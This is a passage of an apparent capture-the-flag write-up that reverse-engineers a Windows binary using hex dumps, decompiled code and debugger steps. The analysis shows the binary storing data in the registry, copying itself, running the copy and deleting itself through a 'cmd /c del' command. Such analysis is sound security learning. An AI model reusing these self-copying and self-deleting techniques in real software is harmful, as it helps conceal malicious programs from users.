00019150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019200	21	45	4E	43	00	00	00	00	00	00	00	00	00	00	00	00	!ENC.....
00019210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019220	23	EA	36	78	F3	8B	93	E0	3F	FC	E8	1B	D3	E8	AF	D8	#ê6xó‹"à?üè.Óè¯Ø
00019230	08	D1	02	26	EE	06	0B	B7	66	6B	B0	0E	BF	0E	FB	0F	.Ñ.&î..·fk°.¿.û.
00019240	74	CD	8D	13	F1	D4	15	B4	EC	32	B2	77	FB	56	22	C7	tÍ..ñÔ.´ì2²wûV"Ç
00019250	FD	14	1F	C8	26	AA	5B	2B	26	EB	B6	F3	02	94	9C	30	ý..È&ª[+&ë¶ó.”œ0
00019260	F3	E2	F4	31	B5	8C	AB	79	79	88	46	30	15	AA	31	38	óâô1µŒ«yyˆF0.ª18
00019270	B2	EB	F9	9C	5C	93	FA	31	68	6B	05	58	2C	E1	C9	9D	²ëùœ\"ú1hk.X,áÉ.

Offset(h): 19200 | Block(h): 19200-1927F | Length(h): 80 | Overwrite

Great! So, we have a file that already has something encrypted, that probably has the flag.

So, we may infer that we have two stages there, the first one is when the file is not encrypted and the second when it is already encrypted.

Let's check the first stage in sub_4017B0:

```
1  int __cdecl sub_4017B0(LPCVOID lpBuffer)
2  {
3    __m128i Filename[16]; // [esp+0h] [ebp-250h]
4    char v3; // [esp+104h] [ebp-14Ch]
5    __m128i NewFileName[16]; // [esp+148h] [ebp-108h]
6
7    f_memset(Filename, 0, 0x104u);
8    f_memset(NewFileName, 0, 0x104u);
9    f_memset((__m128i *)&v3, 0, 0x41u);
10   GetModuleFileNameA(0, (LPSTR)Filename, 0x103u);
11   if ( !sub_401430(lpBuffer) )
12     return 0;
13   sub_401E70(lpBuffer, NewFileName);
14   CopyFileA((LPCSTR)Filename, (LPCSTR)NewFileName, 1);
15   if ( !sub_4016E0(lpBuffer) )
16     return 0;
17   if ( !sub_4013C0((LPCSTR)NewFileName, lpBuffer) )
18     return 0;
19   f_ShellExecuteA((LPCSTR)NewFileName, 0);
20   sub_401F30();
21   return 1;
22 }
```

Next, we'll make a call chain to go deep in this stage:

```
sub_4017B0

     GetModuleFileNameA

     sub_401430

     sub_401170

     RegCreateKeyExA

     sub_4042E0

     RegSetValueExA

     RegCloseKey

sub_401E70

     SHGetFolderPathA

     snprintf - "%s\\%s"

CopyFileA

sub_4016E0

     lots of subs

sub_4013C0
```

```
        CreateFileA
        SetFilePointer
        WriteFile
        CloseHandle
    ShellExecuteA
    sub_401F30
        GetModuleFileNameA
        GetEnvironmentVariableA - "ComSpec"
        sComnprintf - "/c del %s >> NUL"
        ShellExecuteA
```

OK, looking at this call chain and gathering all the information we've got from the TAXII server, we can assume that this function is writing some data to the registry, copying itself to a new file, executing it and then deleting itself.


Now, to speed-up this analysis, let's try some dynamic analysis, so let's create a duplicated file with data not encrypted, using a cyclic 128 buffer like this:

910ea2562323f890d62b7088bffb5ada4ce7c290 | j3_new.exe


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000191E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000191F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00019200	61	61	61	61	62	61	61	61	63	61	61	61	64	61	61	61	aaaabaaacaaadaaa
00019210	65	61	61	61	66	61	61	61	67	61	61	61	68	61	61	61	eaaafaaagaaahaaa
00019220	69	61	61	61	6A	61	61	61	6B	61	61	61	6C	61	61	61	iaaajaaakaaalaaa
00019230	6D	61	61	61	6E	61	61	61	6F	61	61	61	70	61	61	61	maaanaaaoaaapaaa
00019240	71	61	61	61	72	61	61	61	73	61	61	61	74	61	61	61	qaaaraaasaaataaa
00019250	75	61	61	61	76	61	61	61	77	61	61	61	78	61	61	61	uaaavaaawaaaxaaa
00019260	79	61	61	61	7A	61	61	62	62	61	61	62	63	61	61	62	yaaazaabbaabcaab
00019270	64	61	61	62	65	61	61	62	66	61	61	62	67	61	61	62	daabeaabfaabgaab

Dynamic Analysis

And start debugging from sub_4017B0 using x32 debugger:




We can see that sub_401170 gets the first 32 bytes of the buffer and converts it to its hex representation.




And the sub_4042E0 counts its length. So now we know what the sub_401430 is doing, let's rename it:

```
signed int __cdecl f_store_hex_value_in_registry(int a1)
{
  int v2; // eax
